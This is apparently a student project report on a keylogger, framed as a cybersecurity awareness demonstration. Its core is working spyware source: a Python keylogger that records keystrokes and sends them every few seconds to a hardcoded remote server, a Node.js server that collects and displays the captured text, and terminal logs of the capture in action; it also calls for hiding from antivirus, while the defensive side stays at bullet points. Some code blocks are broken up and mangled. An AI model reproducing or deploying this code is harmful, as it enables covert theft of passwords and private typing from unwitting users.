

## **Abstract**

This project demonstrates the design, implementation, and operation of a keylogger to enhance awareness of cybersecurity threats and defensive strategies. Focusing on both software and hardware keyloggers, the demonstration includes detailed discussions on deployment, data capture, and stealth operation, emphasizing ethical usage and legal compliance. Participants will learn about detecting keyloggers through software solutions and behavioural analysis and explore measures to protect systems against such threats. The aim is to equip individuals and organizations with essential knowledge and tools to safeguard their digital information and strengthen their overall security posture.

## **Introduction**

Creating a keylogger project can serve as a robust educational tool to deepen understanding of cybersecurity threats and defensive mechanisms, particularly illustrating how personal data can be silently and effectively harvested. Such a project also highlights the importance of ethical considerations and legal compliance in the realm of digital surveillance, fostering a more responsible approach to handling sensitive information.

## **Architecture**

### **User Interface (UI):**

- Provides control and configuration settings for the keylogger.
- Allows the administrator (demonstrator) to specify what data to capture (e.g., keystrokes, screenshots, clipboard data).
- Offers a mechanism to start, stop, and manage the keylogger operation remotely if needed.

### **Keylogger Engine:**

- Core component that captures keystrokes using various methods (API hooking, kernel-mode drivers, etc.).
- May include functionality to capture more than just keystrokes, such as taking screenshots, monitoring clipboard contents, and logging application usage.

### **Data Storage:**

- Stores the captured data in a local file, a database, or transmits it to a remote server depending on the demonstration setup.
- Implements data encryption to protect the information collected by the keylogger.

### **Communication Module:**

- Handles data transmission if the keylogger is designed to send data to a remote server.
- Ensures secure data transfer, possibly using encryption protocols like SSL/TLS.
- Detection Avoidance (optional but crucial for a realistic demonstration):
- Implements techniques to hide the keylogger from antivirus software and system monitoring tools.

### **Modules:**

- Communication Module
- Detection and Mitigation Module
- Administration and Reporting

### **Novelty:**

**Cybersecurity Education:** It can serve as a powerful tool to educate people about the dangers of keyloggers and the importance of cybersecurity. By understanding how keyloggers work, individuals can be more vigilant about protecting their personal information.

**Ethical Hacking:** Demonstrating a keylogger in the context of ethical hacking can shed light on the techniques used by malicious actors, thereby preparing cybersecurity professionals to defend against such threats. It's crucial that such demonstrations emphasize ethical guidelines and legal boundaries.

**Technical Expertise:** Building a keylogger requires a deep understanding of operating systems, programming, and network communications. Demonstrating the creation and operation of a keylogger showcases technical expertise and the complexities involved in capturing and managing keystroke data.

**Innovation in Detection and Prevention:** The project can also focus on innovative methods to detect and mitigate keylogger attacks. This might include developing or showcasing software that can identify and neutralize keyloggers or exploring novel approaches to encrypting keystrokes in real-time.

**Awareness of Legal and Ethical Issues:** Highlighting the legal and ethical considerations surrounding keyloggers can be a novel aspect of the project. This includes discussing the circumstances under which using a keylogger might be legally justified, the ethical implications of surveillance software, and the potential for abuse.

**Improvement of Security Practices:** The project can promote better security practices among users, such as using two-factor authentication, regularly updating software to patch vulnerabilities, and being cautious about downloading and granting permissions to unknown applications.

### **Code:**

Python keylogger:

```
# Install pynput using the following command: pip install pynput
# Import the mouse and keyboard from pynput
from pynput import keyboard

# We need to import the requests library to Post the data to the server.
import requests

# To transform a Dictionary to a JSON string we need the json package.
import json

# The Timer module is part of the threading package.
import threading

# We make a global variable text where we'll save a string of the keystrokes which
we'll send to the server.
text = ""

# Hard code the values of your server and ip address here.
ip_address = "54.164.181.20"
port_number = "8080"

# Time interval in seconds for code to execute.
time_interval = 5

def send_post_req():
    try:
        # We need to convert the Python object into a JSON string. So that we can
        POST it to the server. Which will look for JSON using
        # the format {"keyboardData" : "<value_of_text>"}
        payload = json.dumps({"keyboardData" : text})
```

# We send the POST Request to the server with ip address which listens on the port as specified in the Express server code.

# Because we're sending JSON to the server, we specify that the MIME Type for JSON is application/json.

```
r = requests.post(f"http://{ip_address}:{port_number}", data=payload,
headers={"Content-Type" : "application/json"})
```

# Setting up a timer function to run every <time\_interval> specified seconds. send\_post\_req is a recursive function, and will call itself as long as the program is running.

```
timer = threading.Timer(time_interval, send_post_req)
```

# We start the timer thread.

```
timer.start()
```

except:

```
print("Couldn't complete request!")
```

# We only need to log the key once it is released. That way it takes the modifier keys into consideration.

```
def on_press(key):
```

```
    global text
```

# Based on the key press we handle the way the key gets logged to the in memory string.

# Read more on the different keys that can be logged here:

# <https://pynput.readthedocs.io/en/latest/keyboard.html#monitoring-the-keyboard>

```
    if key == keyboard.Key.enter:
```

```
        text += "\n"
```

```
    elif key == keyboard.Key.tab:
```

```
        text += "\t"
```

```
    elif key == keyboard.Key.space:
```

```
        text += " "
```

```
    elif key == keyboard.Key.shift:
```

```

    pass
elif key == keyboard.Key.backspace and len(text) == 0:
    pass
elif key == keyboard.Key.backspace and len(text) > 0:
    text = text[:-1]
elif key == keyboard.Key.ctrl_l or key == keyboard.Key.ctrl_r:
    pass
elif key == keyboard.Key.esc:
    return False
else:
    # We do an explicit conversion from the key object to a string and then
    # append that to the string held in memory.
    text += str(key).strip('"')

# A keyboard listener is a threading.Thread, and a callback on_press will be
# invoked from this thread.

# In the on_press function we specified how to deal with the different inputs
# received by the listener.
with keyboard.Listener(
    on_press=on_press) as listener:
    # We start off by sending the post request to our server.
    send_post_req()
    listener.join()

```

Server code (node.js):

```
const fs = require("fs");
const express = require("express");
const bodyParser = require("body-parser");

const app = express();
const port = 8080;

app.use(bodyParser.json({extended: true}));

app.get("/", (req, res) => {
  try {
    const kl_file = fs.readFileSync("./keyboard_capture.txt",
    {encoding: 'utf8', flag: 'r'});
    // Styling the HTML response
    const htmlResponse = `
      <html>
        <head>
          <style>
            body {
              font-family: Arial, sans-serif;
              background-color: #f0f0f0;
              padding: 20px;
            }
            h1 {
              color: #333;
              text-align: center; /* Center align the heading
*/
            }
            p {
              color: #666;
            }
          </style>
          <meta http-equiv="refresh" content="1"> <!-- Refresh
the page every 1 second -->
        </head>
        <body>
          <h1>Logged data</h1>
          <p>${kl_file.replace(/\n/g, "<br>")}</p>
        </body>
      </html>
    `;
    res.send(htmlResponse);
  } catch {
    // Center align the message
    res.send("<h1 style='text-align: center;'>Nothing logged
yet.</h1>");
  }
});

app.post("/", (req, res) => {
  console.log(req.body.keyboardData);
});
```

```

    fs.writeFileSync("keyboard_capture.txt", req.body.keyboardData);
    res.send("Successfully set the data");
  });

app.listen(port, () => {
  console.log(`App is listening on port ${port}`);
});

```

## Implementation, Testing and Screenshots:

### Victim PC Background process

```

Swap usage: 0%

* Ubuntu Pro delivers the most comprehensive open source security and
compliance features.

https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.


Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Mon Apr 15 18:08:03 2024 from 136.233.9.97
ubuntu@ip-172-31-29-244:~$ ls
KeyLoggerServer
ubuntu@ip-172-31-29-244:~$ cd KeyLoggerServer
ubuntu@ip-172-31-29-244:~/KeyLoggerServer$ ls
README.md  node_modules  package.json  setup.py
commands.txt  package-lock.json  server.js
ubuntu@ip-172-31-29-244:~/KeyLoggerServer$ node server.js
App is listening on port 8080

Key.alt_l      Key.leftKey.left
Key.alt_l      Key.leftKey.lefthey this the
Key.alt_l      Key.leftKey.lefthey this the work
Key.alt_l      Key.leftKey.lefthey this the working model for keylogger
Key.alt_l      Key.leftKey.lefthey this the working model for keylogger
Key.alt_l      Key.leftKey.lefthey this the working model for keylogger
Key.alt_l      Key.leftKey.lefthey this the working model for keylogger\x
01\x03Key.right
\x16
Key.alt_l      Key.leftKey.lefthey this the working model for keylogger\x
01\x03Key.right
\x16
Key.alt_l      Key.leftKey.lefthey this the working model for keylogger\x

```


### Attacker's Website



## Attacker's Node Server

[illegible]

## Keyboard\_capture file



The screenshot shows a terminal window with a title bar that reads "ec2-user@ip-172-31-89-232:~". The terminal content shows the prompt "GNU nano 5.8" followed by the filename "keylogger.txt" in the top right corner. The text "key.cmdnote" is on the first line, and "This is the demonstration of a Keylogger by our team." is on the second line.

```
GNU nano 5.8 keylogger.txt
key.cmdnote
This is the demonstration of a Keylogger by our team.
```



## **Conclusion:**

The keylogger demonstration project has successfully highlighted the potential vulnerabilities within digital environments and underscored the importance of cybersecurity vigilance. By exploring both the operation and detection of keyloggers, participants gained a nuanced understanding of how seemingly benign software can be used for malicious purposes, as well as the methods available to protect against such threats. The project not only enhanced technical skills and knowledge but also instilled a strong sense of ethical responsibility and legal awareness in handling surveillance tools. Moving forward, the insights gained from this demonstration will empower individuals and organizations to fortify their digital defences and foster a safer, more secure cyber landscape. This project serves as a vital educational tool in the ongoing battle against cyber threats, reinforcing the necessity of continuous learning and adaptation in the face of evolving security challenges.

## **References:**

Tuli, P., & Sahu, P. (2013). System monitoring and security using keylogger. *International Journal of Computer Science and Mobile Computing*, 2(3), 106-111.